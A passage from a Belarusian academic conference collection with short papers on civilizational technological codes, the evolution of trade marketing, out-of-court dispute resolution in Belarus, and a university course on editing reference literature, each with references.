уменьшить сложность кодовой деятельности, способны привести в порядок хаотичное поведение системных элементов и влиять на экономическую и социальную, техническую и технологическую ситуации. Цивилизационное кодирование предусматривает строгий анализ изменений в прошлом, определение трендов и результатов в настоящем и построение сценариев и порядка движения к будущему с учетом неопределенности и различных системных рисков и угроз [2-3].

Сущность цивилизационного кодирования выражается в его многоаспектной структуре. Как показывает социальная реальность, цивилизационный код состоит из нескольких компонентов (экономического и политического, технико-технологического и культурного, социального и демографического, экологического и конфессионального, коммуникационного и генетического), которые детерминируют движение человечества в самых различных направлениях, обеспечивают возможности его развития, определяют смыслообразующие факторы, целенаправленное воздействие на которые дает предполагаемый и ожидаемый для социума результат.

Важнейшим методологическим понятием цивилизационного кодирования является цивилизационный код – закрепившийся в сознании и поведении людей набор смыслов и знаний, технико-технологических и социальных, экономических и политических, культурных и других ценностей, символов и духовного опыта, устойчивый комплекс формальных и неформальных принципов и правил хранения исторической памяти, благодаря которым умения и навыки передаются от поколения к поколению, регулируют взаимодействие людей в повседневной деятельности, формируют комплекс ролей и статусов, способных стать основой для дальнейшего развития цивилизационных отношений [4-5].

Одним из важнейших компонентом цивилизационного кодирования являются технико-технологические коды. Стремительное развитие техники обусловило ее всеобъемлющее влияние на современный мир, превратило в фактор, детерминирующий будущее человечества. Техническая деятельность является частью цивилизационного процесса, а человек – субъектом развития цивилизаций. Она определяет уровень и характер взаимодействия и развития общества и природы, которые достигли существенных качественных и количественных параметров, но имеют прекрасные перспективы даже в условиях дивергенций и бифуркаций, рисков и вызовов, но при более глубоком и разностороннем, экономичном и экологичном использовании природных ресурсов. Кроме того,

современный этап цивилизационного развития ознаменован рядом феноменальных результатов в области нано-, био-, информационно-компьютерных и когнитивных технологий. Именно эти технологии должны стать основой научно-технического прорыва Союзного государства.

Технико-технологический код в данном исследовании понимается как сложная динамичная система, своеобразный индикатор специфических черт и компетенций цивилизационно ориентированно субъекта, в который входят процессы производства ценностей, опредмечивания в природном материале трудовых функций и навыков, опыта и знаний, поведенческих образцов, детерминирующих формы и способы поведения людей в современной научно-технической реальности [4-5].

В технико-технологический код входят уникальные особенности социальных субъектов, традиционно сформировавшиеся в сознании людей на протяжении длительного исторического периода времени, комплекс ценностей и знаний, смыслов и технико-технологических ориентаций, благодаря которым научно-технический опыт и идентичность передаются от поколения к поколению, регулируют взаимоотношение людей в повседневной деятельности, формируют систему статусов и ролей, способных через личностные и социальные практики транслировать новые знания и стать основой технико-технологического развития цивилизаций.

В основе технико-технологических кодов находятся жизненные цели и модели поведения людей, их сенсорно-перцептивные и когнитивно-интеллектуальные, эмоциональные и мотивационные особенности, исторически сложившиеся ценности и знания, направленные на производство товаров и услуг, методы преобразования вещества, энергии, информации в процессе изготовления продукции, обработки и переработки материалов, сформировавшиеся под воздействием наследственной и коллективной памяти, прошлых событий и современной социально-технической реальности [4-5].

Технико-технологические коды – это глубинный, трудно фиксируемый источник технико-технологического и социально-экономического мышления и поведения субъектов, их самобытности и суверенности, показывающий уровень ментальности, историческую закономерность и изменчивость во времени. Это продукт историко-культурного наследия, который является цементирующим элементом, объединяющим людей в социумы. Он создается в результате кристаллизации в памяти людей многовекового опыта научно-

технической деятельности, ее организационных и материально-технологических особенностей. Формирование технико-технологического кластера детерминировано историей и социально-экономическими факторами, отложившими отпечаток на мировоззрение людей, их экономические отношения и поведение.

Технико-технологические коды – это матрицы формирования будущего. Они через механизмы преемственности, закрепления и трансляции опыта транслируют в будущее научно-технические ценности и знания, исторические компетенции и общественные устремления, таким образом, в определенной степени детерминирует его формирование.

Технико-технологические коды как базисные основания сохранения, воспроизводства и передачи научно-технических знаний и технологий, духовно-нравственных ценностей и историко-культурной преемственности, исторической памяти и сакральных традиций являются одним из важных факторов формирования будущих состояний цивилизаций. Благодаря транзиту знаний, закрепленных в технико-технологических кодах, человечество формирует основу будущих состояний социумов и государств.

Список использованных источников

1. Совещание по вопросу совершенствования системы планирования и контроля за реализацией стратегических проектов – Режим доступа: <https://president.gov.by/ru/events/soveshchanie-po-voprosu-sovershenstvovaniya-sistemy-planirovaniya-i-kontrolya-zarealizaciey-strategicheskikh-proektov> / Дата доступа: 20.10.2023
2. Белорусское общество в контексте цивилизационно-культурного кода: социологическое измерение / ред. кол.: И.В. Котляров (гл. ред.) [и др.]. Минск: Беларуская навука, 2017. – 392 с.
3. Котляров И. Теоретические основы социального проектирования. – Минск: Наука и техника, 1988. – 234 с
4. Котляров, И. Культурный код: постигая прошлое, понимая настоящее, можно предвидеть будущее (социально-философские тренды) / И. Котляров //Иппокрена, 2022. – №1-2 – С.115-127
5. Котляров, И. Будущее как определенность неопределенности, или каким будет завтра? (социологический дискурс) / И. Котляров // Иппокрена. - 2020 – №1. – С. 109-133.

ЭВОЛЮЦИЯ ТРЕЙД-МАРКЕТИНГА

Аннотация. В статье рассматривается понятие «трейд-маркетинг». Показана важность использования трейд-маркетинга в экономике предприятий. Рассмотрен литературный обзор авторов по трейд-маркетингу, выявлены признаки трейд-маркетинга и указаны его ключевые элементы.

A.M. Kotov

Belarusian State the University of Economics
Minsk, Belarus

THE EVOLUTION OF TRADE MARKETING

Abstract. The article discusses the concept of “trade marketing”. The importance of using trade marketing in the economics of enterprises is shown. The literature review of authors on trade marketing is considered, the signs of trade marketing are identified and its key elements are indicated.

Торговый маркетинг (Trade Marketing) - комплекс мер, направленный на возрастание производительности взаимодействия с участниками маркетингового канала (дистрибуторской цепочки) от изготовителя до клиента продукции. Торговый маркетинг рассматривает рынок как полигон, как вероятность реализовать имеющийся товар, «протолкнуть его покупателю», сделать товар, службу больше доступными клиенту, донести информацию о предложении компании особенно доступным для всех игроков маркетингового канала образом.

Нынешнее состояние бизнес-среды характеризуется значительными изменениями в инфраструктуре товарного рынка, происхождением новых форматов розничной и оптовой торговли, грубой конкуренцией и высокой инновационной активностью предприятий в борьбе за клиента. Отмечается высокая концентрация рынка товарами широкого потребления и рост компетентности покупателя. Получается, что изготовители обязаны заниматься разработкой не только новых идей предложения товаров, но и новых методов снижения расходов в производстве продукции для установления больше низких цен.

В таких условиях одним из ключевых факторов является надобность возрастания производительности функционирования маркетинговых каналов распределения товаров путем выстраивания долгосрочных и взаимовыгодных партнерских отношений между изготовителем, посредниками и розничными предприятиями, основанных на отношениях бизнес-сотрудничества, согласовании целей и стратегий становления, совместном планировании маркетинговых усилий, что является основой для образования и становления нового направления в осуществлении традиционной маркетинговой деятельности предприятий - трейд-маркетинга.

Первым автором, кто затронул в своих научных трудах тему трейд-маркетинга, был Гари Дэвис. Его книга «Trade Marketing Strategy» вышла в свет в 1993 году, в которой автором описаны ключевые признаки трейд-маркетинга и разработаны первые трейд-маркетинговые мероприятия в области стимулирования сбыта конечных потребителей [1]. Автор Дж. Рэндалл развивает содержание трейд-маркетинга и расширяет сферу его использования, обращая внимание на необходимость партнерства между производителями, брендами и ритейлерами [2]. Акцент сделан на то, что трейд-маркетинг всегда должен являться частью отдела продаж, а также упоминает в качестве одного из направлений трейд-маркетинга новую тенденцию – «управление категориями», как технологию работы с брендами производителя. Данный принцип является довольно спорным, от того, что отдел продаж исполняет только функцию сбыта продукции, тогда как реализация стратегии трейд-маркетинга должна находиться в компетенции отдела маркетинга предприятия.

На наш взгляд можно выделить три этапа происхождения трейд-маркетинга.

Первый этап - начальный торговый маркетинг (1970 - 1991). В эти годы на рынке доминирует производитель, который выступает в качестве лидера канала в маркетинговой деятельности. Дистрибьюторы принимают пассивную позицию, концентрируясь на покупательской активности и принимая действия, предложенные производителем.

Второй этап: интерактивный торговый маркетинг (1992 – 1999). Изменения, вызванные более требовательным потребителем, привели к постепенному изменению менталитета в области распределения продукции, отказавшись от открытия новых магазинов в пользу стратегии эффективности каналов и сетей, так называемой конкурентной дифференциации. Это приводит к более интерактивным отношениям с более активным участием дистрибьютора, который

занимает свою позицию лидера канала, не только как покупатель, но и как сотрудник производителя в маркетинговой деятельности.

Третий этап – стратегический торговый маркетинг. Этот этап соответствует настоящему времени. Торговый маркетинг считается стратегическим в том смысле, что он представляет собой прямой путь к достижению эффективности канала и дифференциации как ассортимента товаров производителя, так и ассортимента дистрибьютора, так что оба они создают ценность для потребителя.

Сегодня доктрина торгового маркетинга используется в различной степени. Некоторые компании теснее внедрили его в свою организационную конструкцию официально, либо в области маркетинга, продаж либо в качестве самостоятельного отдела; другие делают это промежуточным методом, в то время как некоторые делают это чисто интуитивным методом. Все это вращается вокруг отсутствия ясности, с которой определяется, кто несет ответственность за усилия торгового маркетинга.

В настоящее время менеджмент предприятий активно использует трейд-маркетинг в своей коммерческой деятельности, но в научной литературе отсутствует однозначное толкование данного понятия.

С одной стороны, трейд-маркетинг рассматривается применительно только в сфере розничной торговли, исследуя применение маркетингового воздействия по отношению к конечному потребителю посредством мерчандайзинга, мероприятий по стимулированию сбыта. Никишкин В.В. указывает, что «...торговый маркетинг заключается в приложении инструментария маркетинга к конечным потребителям со стороны предприятий розничной торговли» [3]

Таким образом, автор ограничивает применение трейд-маркетинга только сферой взаимодействия - «розничные торговцы – конечные потребители», упуская значимость оптовой торговли.

Иностранные учёные Дж. Корстьенс и М. Корстьенс в своих трудах описывают метаморфозы в отношениях между изготовителем и продавцом и предлагают меры, которые обязаны быть предприняты изготовителями для внедрения трейд-маркетинга в сферу розничной торговли. Авторы рассматривают трейд-маркетинг как отдельную функциональную единицу, ориентированную на бизнес-маркетинг для розничной торговли, главное место в котором должно занимать управление категориями товаров [4, 5].

С иной стороны, дозволено рассматривать трейд-маркетинг как действие по движению продукции в каналах распределения,

направленное на стимулирование торговых (оптовых и розничных) посредников. Ж.Ж. Ламбен указывает, что «торговый маркетинг заключается в приложении способа маркетинга к торговцам, которые рассматриваются как исключительные заказчики», а не соперники либо партнеры в каналах сбыта [6, с. 589], т.е. сфера торгового маркетинга ограничивается взаимоотношениями между изготовителем и торговым предприятием.

Авторы Карпов И.А., Крячков А.Ф. подразумевают под трейд-маркетингом «комплекс коммуникационных мероприятий, направленных на увеличение потребности за счет акцентирования внимания на стимулировании торговых посредников, а не финальных покупателей» [7, с.3].

Автор Ильичева И.В. рассматривает трейд-маркетинг как «...деятельность всех участников торговли, направленную на организацию движения товара от изготовителя к финальным покупателям особенно выигрышным для всех участников товародвижения образом» [8, с. 60]. При этом автор указывает, что это действие направлено на «увеличение потребности на ярусе оптовой и розничной торговли, то есть маркетинговой коммуникации и других мероприятий в каналах дистрибуции, а не на ярусе финального покупателя».

По словам автора А.С. Шевченко финальный покупатель является стержневой целью трейд-маркетинга на всех стадиях» [9, с. 200]. Трейд-маркетинг рассматривается как «...связующее звено между маркетингом и продажами, которое осуществляет движение товара непринужденно в торговых точках, при этом он охватывает как ярус посреднической торговли (от изготовителя к дистрибьютору), так и розничные торговые точки, а там и финального покупателя.

Также существует суждение специалистов рынка, что сфера трейд-маркетинга не ограничивается стимулированием торговых посредников, а полагает еще и стимулирование финального покупателя на основе использования различных методов стимулирования продаж. Трейд-маркетинг рассматривается как общность маркетинговых средств, которые направлены на обеспечение стремительной ответной реакции клиента, указывая, что он действует на всех ярусах маркетингового канала: оптовые и розничные торговцы, покупатели. Автор Чернозубенко П.Е. в своих работах указывает, что задачей трейд-маркетинга является «становление дистрибуции и результативное функционирование каждого маркетингового канала», но сущностное наполнение этой

деятельности сводится к стимулированию сбыта в торговой сети и среди торговых посредников [10].

Исходя из вышеперечисленных определений трейд-маркетинга, можно сделать следующие выводы:

- на сегодняшний день есть разные подходы для рассмотрения трейд-маркетинга, действие которого рассматривают как функцию стимулирования продаж в каналах распределения продукции;

- в вышеперечисленных определениях трейд-маркетинга его элементом нередко выступает предприятие, которое возглавляет всю цепочку поставок: «изготовитель - посредники, розничный магазин - покупатели. Предприятие осуществляет продажу и стимулирование сбыта своей продукции, где трейд-маркетинг представляет собой сбытовую доктрину маркетинга, но при этом не выполняется основная идея маркетинга - удовлетворение потребностей клиентов. Таким образом, представление трейд-маркетинга не ограничивается использованием только в сфере розничной торговли либо применением общности мероприятий по стимулированию продаж продукции, проводимых компаниями оптовой и розничной торговли.

Список использованных источников

1. Davies, G. Trade Marketing Strategy / G. Davies. – London: P. Chapman Pub, 1993. – 225 p.
2. Randall, G. [Trade Marketing Strategies] – The Partnership between Manufactur-ers, Brands, and Retailers / G. Randall; 2nd ed., Oxford: Butterworth- Heinemann, 1994. – 183 p.
3. Никишкин, В. В. [Retail Marketing: Theory and Methodology] / В. В. Никишкин. – М.: Экономика, 2003. – 209 с.
4. Corstjens, J. Store [Wars – The Battle for Mindspace and Shelfspace] /J. Corstjens, M. Corstjens. – 1st ed., New York: Wiley, 1999. – 314 p.
5. Corstjens, M. [An International Empirical Analysis of the Performance of Manu- facturers and Retailers] / M. Corstjens, S. Richard // Journal of Retailing and Consumer Services, 2008. – 15 (3). – P. 224–236.
6. Ламбен, Ж.-Ж. [Strategic Marketing]. Европейская перспектива / Ж.-Ж. Ламбен. – М.: Наука, 1996. – 589 с.
7. Карпов, И. А. [Modern aspects of trade marketing] / И. А. Карпов, А. Ф. Кряков // [Science of the 21st century: current trends in development: Sat. scientific stat. by mother. IV Intern. in absentia scientific-practical. conf., 30 Sept. 2016], г. Самара. – Самара: Изд-во СГЭУ, 2016. – Вып. 2. – Ч. 2. – С. 3-5.

8. Ильичева, И. В. [Marketing technologies] / И. В. Ильичева. – Ульяновск: УлГТУ, 2012. – 158 с.
9. Шевченко, А. С. [Trade marketing - the engine of sales in a crisis period] / А. С. Шевченко // [Marketing MBA. Enterprise marketing management], 2015. – Т. 6. – № 3. – С. 194-215.
10. Чернозубенко, П. Е. [Essence of trade marketing] [Электронный ресурс] / П. Е. Чернозубенко// □ Режим доступа: http://www.marketch.ru/project/trade_market.php.

УДК 347.78

Л.А. Кулис

Белорусский государственный технологический университет
Минск, Беларусь

РАЗВИТИЕ СПОСОБОВ ВНЕСУДЕБНОГО РАССМОТРЕНИЯ СПОРОВ

Аннотация. Современная правовая действительность характеризуется появлением относительно новых форм и способов внесудебного рассмотрения гражданско-правовых и экономических споров с различным субъектным составом. В качестве наиболее эффективных способов рассмотрения споров следует признать обращение к медиации и в третейские суды, а также в международный арбитражный (третейский) суд.

L.A. Kulis

Belarusian State Technological University
Minsk, Belarus

DEVELOPMENT OF NON-JUDICIAL METHODS FOR SETTLEMENT OF DISPUTES

Abstract. Modern legal reality is characterized by the emergence of relatively new forms and methods of extrajudicial consideration of civil and economic disputes with different subject composition. The most effective ways to resolve disputes should be to resort to mediation and arbitration courts, as well as to an international arbitration court.

В континууме безопасности общества экономическая безопасность является важнейшим звеном, которое в свою очередь

включает в себя множество других взаимосвязанных элементов. Одним из таких существенных элементов следует признать законное и цивилизованное рассмотрение возникающих споров, которое обеспечивает экономическую стабильность в стране в целом и в деятельности субъектов хозяйствования в частности. Актуальность вопроса о развитии и применении различных форм и способов внесудебного рассмотрения споров обуславливается, с одной стороны, значительным увеличением общего числа гражданско-правовых и экономических споров, и чрезмерной загруженностью вследствие этого судов, входящих в государственную судебную систему. С другой стороны, как субъекты хозяйствования в экономических спорах, так и граждане и организации в гражданских спорах заинтересованы в минимизации тех недостатков, которые закреплены в процессуальном законодательстве, и к которым обычно относят чрезмерную формализацию процесса, возможность многократного обжалования, значительные судебные расходы, длительный срок рассмотрения спора.

Наиболее известной и распространенной внесудебной формой урегулирования спорной ситуации можно считать закрепленное статьей 10 Гражданского Кодекса Республики Беларусь предъявление претензии - письменного предложения о добровольном урегулировании спора в порядке, предусмотренном законодательством. По спорам между юридическими лицами и (или) индивидуальными предпринимателями предъявление претензии до обращения в суд является обязательным. Качественное и полное обоснование претензии, а также доводы, приведенные партнером в ответе на претензию, могут привести к исчерпанию спора уже на этой стадии.

С принятием Закона Республики Беларусь от 12.07.2013 № 58-З «О медиации» появился новый способ внесудебного разрешения спорной ситуации посредством переговоров с участием медиатора путем выработки взаимоприемлемого соглашения. Такого рода переговоры при посредничестве медиатора могут быть проведены как до обращения в суд, так и после возбуждения дела в суде. Когда медиация используется до обращения в суд, она выступает альтернативой предъявлению претензии. Использование медиации после возбуждения дела в суде осуществляется с соблюдением процессуального законодательства: статьи 285 Гражданского процессуального кодекса Республики Беларусь либо статьи 40-1 Хозяйственного процессуального кодекса Республики Беларусь в зависимости от субъектного состава спорящих сторон. Медиатор

выбирается исключительно по соглашению сторон, что обеспечивает доверие сторон медиатору. В качестве основных принципов медиации законом закреплены добровольность, добросовестность, равноправие и сотрудничество сторон; беспристрастность и независимость медиатора; конфиденциальность.

Способствуя выявлению неблагоприятных последствий, которые могут наступить для сторон в случае дальнейшего поддержания конфликтных отношений, медиация позволяет сохранить у спорящих сторон доверие друг к другу, выявить истинные причины возникновения конфликта и своевременно его разрешить.

Правовой основой создания и деятельности третейских судов в нашей стране явился закон Республики Беларусь от 12.07.2011 года № 301-З «О третейских судах».

Третейские суды не входят в судебную систему Республики Беларусь. Они представляют собой организации, создаваемые для разрешения споров в виде постоянно действующего третейского суда или третейского суда, образуемого по соглашению сторон для разрешения конкретного спора.

Закрепленные законом преимущества третейского разбирательства сочетают в себе элементы судебного процесса и коммерческого посредничества; предоставляют сторонам определенную свободу в решении вопросов, касающихся порядка судебного разбирательства, гарантируют конфиденциальность, сокращают сроки рассмотрения спора и имеют некоторые иные преимущества по сравнению с рассмотрением спора в соответствии с процессуальным законодательством.

Условием передачи спора на рассмотрение третейского суда является исключительно соглашение сторон. Заключая третейское соглашение или арбитражную оговорку, стороны одновременно принимают на себя обязательства добровольно исполнить решение третейского суда. Этим обуславливается окончательность решения, принятого по существу спора третейским судом в рамках третейского (арбитражного) разбирательства. Закрепленная законом окончательность решения значительно сокращает сроки разрешения спора.

Таким образом, значительные преимущества внесудебных способов рассмотрения споров позволяют рассматривать их развитие как позитивную тенденцию в обеспечении экономической стабильности и безопасности.

Список использованных источников

1. Хозяйственный процессуальный кодекс Республики Беларусь, 15 декабря 1998 г. № 219-3 (ред.17.07.2023г.)// Национальный Интернет-портал Республики Беларусь [Электронный ресурс] // Национальный центр правовой информации Республики Беларусь. – Минск, 2023. – Режим доступа: <http://www.pravo.by/>. – Дата доступа: 19.10.2023.
2. Гражданский процессуальный кодекс Республики Беларусь, 11.01.1999 № 238-3 (ред.17.07.2023 г.)// Национальный Интернет-портал Республики Беларусь [Электронный ресурс] // Национальный центр правовой информации Республики Беларусь. – Минск, 2023. – Режим доступа: <http://www.pravo.by/>. – Дата доступа: 19.10.2023.
3. О медиации: Закон Респ. Беларусь, 12 июля 2013 г. (ред.17.07.2023г.) // Национальный Интернет-портал Республики Беларусь [Электронный ресурс] // Национальный центр правовой информации Республики Беларусь. – Минск, 2023. – Режим доступа: <http://www.pravo.by/>. – Дата доступа: 19.10.2023.
4. О третейских судах: Закон Респ. Беларусь, 18 июля 2011 г. № 301-3 (ред. 17.07.2020 г.)// Национальный Интернет-портал Республики Беларусь [Электронный ресурс] // Национальный центр правовой информации Республики Беларусь. – Минск, 2023. – Режим доступа: <http://www.pravo.by/>. – Дата доступа: 19.10.2023.

УДК 030

У. І. Куліковіч

Беларускі дзяржаўны тэхналагічны ўніверсітэт
Мінск, Беларусь

КАНЦЭПЦЫЯ ДЫСЦЫПЛІНЫ «РЭДАГАВАННЕ ДАВЕДАЧНАЙ ЛІТАРАТУРЫ»

Анотацыя. У артыкуле разглядаюцца прафесійныя складнікі канцэпцыі вучэбнай дысцыпліны для падрыхтоўкі рэдактараў-тэхнолагаў на сучасным этапе. Акрэслены актуальнасць, мэта і задачы дысцыпліны, звернута ўвага на тры ключавыя напрамкі зместу з пазіцый канцэпцыі: класіфікацыя жанраў даведачнай літаратуры, інфарматыўнасць тэкстаў даведачных выданняў, патрабаванні да рэдагавання тэксту. Зроблена выснова аб ролі дысцыпліны ў актывізацыі работы кафедры.

THE CONCEPT OF DISCIPLINE «EDITING REFERENCE LITERATURE»

***Abstract.** The article discusses the professional components of the concept of the academic discipline for the training of editors-technologists at the present stage. The relevance, purpose and objectives of the discipline are outlined, attention is drawn to three key areas of content from the standpoint of the concept: classification of genres of reference literature, informative content of texts of reference publications, requirements for text editing. The conclusion is made about the role of discipline in activating the work of the department.*

Уводзіны. Праблемы рэдагавання даведачнай літаратуры з моманту адкрыцця ў БДТУ спецыяльнасці «Выдавецкая справа» (1999 г.) разглядаліся падчас вывучэння такіх дысцыплін, як «Агульны курс рэдагавання», «Рэдагаванне асобных відаў літаратуры», «Тэхналогія рэдакцыйна-выдавецкага працэсу».

Шпаркія тэмпы развіцця грамадства, глабалізацыя, патрэбы людзей у хуткім атрыманні дакладнай і сціслай інфармацыі па розных галінах дзейнасці, актывізацыя стварэння, перавыдання энцыклапедый, слоўнікаў, даведнікаў – усё гэта стала падставай для таго, каб напрамак, рэдактарскай дзейнасці, звязаны з падрыхтоўкай і выпускам ў свет кніг, брашур даведачнага зместу і структуры, стаў асобнай дысцыплінай у вучэбным плане па падрыхтоўцы рэдактараў-тэхнолагаў. Назва ёй – «Рэдагаванне даведачнай літаратуры».

Задача артыкула — акрэсліць актуальнасць, мэту, задачы вывучэння дысцыпліны, а таксама асноўныя прадметы-напрамкі асобай увагі з пазіцыі канцэпцыі.

Асноўная частка. Важнасць і актуальнасць дысцыпліны абумоўлена не толькі спецыфікай даведачнай літаратуры, якая прадугледжвае хуткі пошук кароткай абагульненай інфармацыі па тым ці іншым пытанні, але і ўзрастаючымі патрабаваннямі да навуковай і тэхнічнай падрыхтаванасці спецыялістаў рэдакцыйна-выдавецкай сферы, развіццём нестандартных кніжных фарматаў, з'яўленнем на кніжным рынку пастаўшчыкоў лічбавага кантэнту (пошукавая служба Google, электронны магазін Amazon, кампаній, што працуюць па тэхналогіі «друк па запатрабаванні (заказе)» (Print on Demand, POD) і інш.), а таксама адкрыццём у 2021 г. пры Цэнтральнай навуковай бібліятэцы імя Якуба Коласа Нацыянальнай акадэміі навук Беларусі «Цэнтра энцыклапедычных выданняў». Асноўныя напрамкі дзейнасці

Цэнтры наступныя: 1) навукова-даследчая работа ў галіне вывучэння, стварэння, мультымедычных on-line рэсурсаў; 2) падрыхтоўка энцыклапедычных выданняў; 3) папаўненне і развіццё інфармацыйнага рэсурсу belarusenc.by.

Мэтай праектаванага курса павінна стаць удасканаленне рэдактарска-філалагічнага мыслення студэнтаў, павышэнне іх пісьменнасці на беларускай мове. Сярод задач можна вылучыць наступныя: 1) асэнсаваць гісторыю і сучасны стан выпуску інфармацыйнай і даведачнай літаратуры ў свеце і ў Беларусі; 2) сфарміраваць навуковы падыход да ацэнкі твораў даведачнай літаратуры; 3) авалодаць тэарэтычнымі і практычнымі метадамі рэдактарскага аналізу і апрацоўкі тэкстаў інфармацыйнай і даведачнай літаратуры; 4) сфарміраваць комплекс ведаў адносна сучасных метадаў падрыхтоўкі розных тыпаў выданняў: анатацый, рэфератаў, энцыклапедый, слоўнікаў, даведнікаў і інш.; 5) сістэматызаваць навыкі працы з аўтарамі тэкстаў інфармацыйнай і даведачнай літаратуры; 6) пазнаёміцца з прынцыпамі фарміравання выдавецкага рэпертуару даведачнай кнігі ў сучасных выдавецтвах Беларусі і Расіі; 7) набыць практычныя навыкі канструявання даведачных выданняў і выкарыстаннем інфармацыйна-камунікатыўных тэхналогій.

Прадметамі асобай увагі з пазіцыі канцэпцыі дысцыпліны, на наш погляд, з'яўляюцца тры напрамкі: класіфікацыя даведачных выданняў; агульныя тэндэнцыі выкарыстання мовы даведачнай літаратуры; тэхналогіі рэдагавання і стварэння электронных і мультымедычных даведачных выданняў.

1. Дакладная і несупярэчлівая класіфікацыя жанраў даведачнай літаратуры ў адпаведнасці з найноўшымі распрацоўкамі і рэкамендацыямі існаваных стандартаў. Тут найперш неабходна звярнуць увагу на тыпалогію ўніверсальных, спецыялізаваных, рэгіянальных энцыклапедый і іх разнавіднасцяў (персанальныя, галіновыя і іншыя энцыклапедыі). Па-другое, акрэсліць праблемы тыпалагізацыі лінгвістычных (навуковых, нарматыўных, вучэбных, папулярных) і энцыклапедычных слоўнікаў, віды, тыпы, структуру сучасных беларускіх лексікаграфічных выданняў. Па-трэцяе, акцэнтаваць увагу на класіфікацыі і беларускамоўнай тэрміналогіі масава-палітычных, навуковых, вучэбных, вытворча-практычных, папулярных, бытавых даведнікаў, іх структуры, бібліяграфіі, ілюстрацыйнага матэрыялу, на спецыфіцы даведачных выданняў для дзяцей. Па-чацвёртае, структураваць асноўныя віды інфармацыйных выданняў: агляд, рэферат, анатацыя, іншыя бібліяграфічныя і біябібліяграфічныя дапаможнікі.

У адпаведнасці з савецкай схемай сістэматызацыі даведачных выданняў у перадваенныя і пасляваенныя гады ХХ стагоддзя выдзялялася пяць груп: 1) энцыклапедыі і энцыклапедычныя слоўнікі, 2) лінгвістычныя і тэрміналагічныя слоўнікі, 3) палітычныя, эканамічныя, геаграфічныя, статыстычныя і іншыя даведнікі агульнага характару, 4) вытворчыя даведнікі, 5) разнастайная даведачна-інфармацыйная літаратура (у тым ліку бібліяграфічныя дапаможнікі) [1].

Ствараючы даведачную літаратуру, рэдактар павінен арыентавацца ў сістэме такіх твораў, ведаць крыніцы звестак, якімі аперае аўтар, атрымаць у выпадку неабходнасці афіцыйнае пацверджанне змененых фактаў у асяроддзі кампетэнтных навуковых рэдактараў.

2. Інфарматыўнасць тэкстаў даведачнай літаратуры. Такія тэксты (слоўнікавыя артыкулы), змешчаныя ў слоўніках, энцыклапедыях, даведніках, аказваюць уплыў на мысленне, фарміруюць светапогляд, спрыяюць вучобе, пашырэнню навуковага кругагляду. Таму яны павінны быць дакладнымі, з якаснымі дэфініцыямі тэрмінаў, аўтарытэтнымі. Сёння, калі пераводзяцца ў лічбавы фармат многія энцыклапедычныя выданні, патрабуецца перагляд слоўнікавых артыкулаў. Іншым разам такі перагляд прадугледжвае не толькі рэдагаванне, але і дапаўненне, замену састарэлай інфармацыі, павышэнне інфарматыўнасці пэўных лексіка-фразеалагічных адзінак.

Як вядома, інфарматыўнасць лексіка-фразеалагічных элементаў і маўленчых фрагментаў тэксту дыферэнцуецца ў залежнасці ад іх камунікатыўнай каштоўнасці. Каб вызначыць ступень інфарматыўнасці тэксту ў энцыклапедыі, даведніку, рэдактар мусіць грунтавацца на функцыянальным прызначэнні, чытацкім адрасе, улічваць фактар часу, супастаўляць факты. Трэба памятаць, што тэкст у даведачным выданні як сістэма моўных адзінак нясе інфармацыю, не раўнацэнную па насычанасці звесткамі і меры іх навізны. Рэдактар павінен адрозніваць у слоўнікавых, энцыклапедычных, даведачных і даведачна-інфармацыйных артыкулах факты і канцэпты ключавыя, дадатковыя, паўторныя, вылучаць у працэсе аналізу тэксту яго адрэзкі, якія не нясуць інфармацыі (так званую нулявую інфармацыю), вызначаць інфармацыйную насычанасць фрагментаў тэксту. Як слушна было заўважана ў навуковай літаратуры, інфармацыя, якая паўтараецца, «губляе сваю каштоўнасць і ў выніку перастае быць інфармацыяй» [2, 26].

3. Тэхналогіі рэдагавання і стварэння электронных і мультымедычных даведачных выданняў павінны быць усвядомлены рэдактарам з улікам новых умоў працы і інавацыйных тэхнічных магчымасцей, наяўнасці разнастайных электронных праграм складання і

рэдагавання слоўнікаў, энцыклапедый, даведнікаў. Аднак змены тэхнічных сродкаў ўзнаўлення тэкстаў не выключаюць сур'ёзных патрабаванняў да матываванасці вывадаў рэдактарскага аналізу, ацэнкі нарматыўнасці, дакладнасці, мэтазгоднасці прыведзенай інфармацыі. Як і раней патрабуецца навучыцца прафесійнаму паглыбленаму чытанню, якое прадугледжвае выкарыстанне метадык суаднясення і канкрэтызацыі фактычнага матэрыялу, праверкі дакладнасці прыведзеных фактаў, ацэнкі нагляднасці графічнага афармлення публікацыі, веданне тэхнікі працы з лічбавым, графічным, ілюстрацыйным кантэнтам.

Паколькі кваліфікацыя беларускамоўнай навуковай выдавецка-паліграфічнай тэрміналогіі знаходзіцца на пачатковым этапе [3], варта ў працэсе вывучэння дысцыпліны звярнуць увагу на сістэматызацыю тэрміналагічнай лексікі. Напрыклад, рускамоўным тэрмінам «справочник» як від даведачнай літаратуры і «путеводитель» як жанр «справочников» перакладныя руска-беларускія слоўнікі прапануюць толькі адзін назоўнік – *даведнік*. У выніку ўзнікае непажаданая таўталогія. Варыянтнасць назвы такіх выданняў, якія бяруць пачатак ў практыцы беларускага кнігадрукавання ад часоў Францыска Скарыны (прыгадайце яго «Малую падарожную кніжыцу») не ідзе на карысць стварэння нацыянальных выданняў. Сёння даводзілася сустракаць наступныя найменні: *турыстычны даведнік; даведнік для падарожжжаў і турызму; шляхавод, пуцяводнік, праводнік*.

Заклучэнне. Уключэнне ў вучэбны план асобнай самастойнай дысцыпліны «Рэдагаванне даведачнай літаратуры», на наш погляд, будзе стымуляваць навуковую і навукова-метадычную працу на кафедры рэдакцыйна-выдавецкіх тэхналогій БДТУ. Сёння для дэталёвай распрацоўкі курса патрабуецца ажыццявіць шэраг навуковых даследаванняў па тэмах: «Практычны і навуковы вопыт беларускай рэдактарскай школы», «Традыцыі пераемнасці ў рэдактарскай прафесіі і асаблівасці яе развіцця ў сучасных умовах»; «Павышэнне інфарматыўнай каштоўнасці даведачнага тэксту». У бліжэйшай перспектыве неабходна падрыхтаваць і беларускамоўныя вучэбныя дапаможнікі з адлюстраваннем у іх нацыянальнай спецыфікі падрыхтоўкі слоўнікаў, энцыклапедый, даведнікаў.

Спіс выкарыстанай літаратуры

1. Редактирование отдельных видов литературы: Учебник для вузов по специальности «Журналистика» / Под ред. проф. Н. М. Сикорского. Москва: Высш. школа, 1973. 335 с.

2. Накорякова К. М. Концепция дисциплины «Литературное редактирование» / К. М. Накорякова // Вестн. Моск. ун-та. Сер. 10. Журналистика. 2011. № 2. С. 19–27.

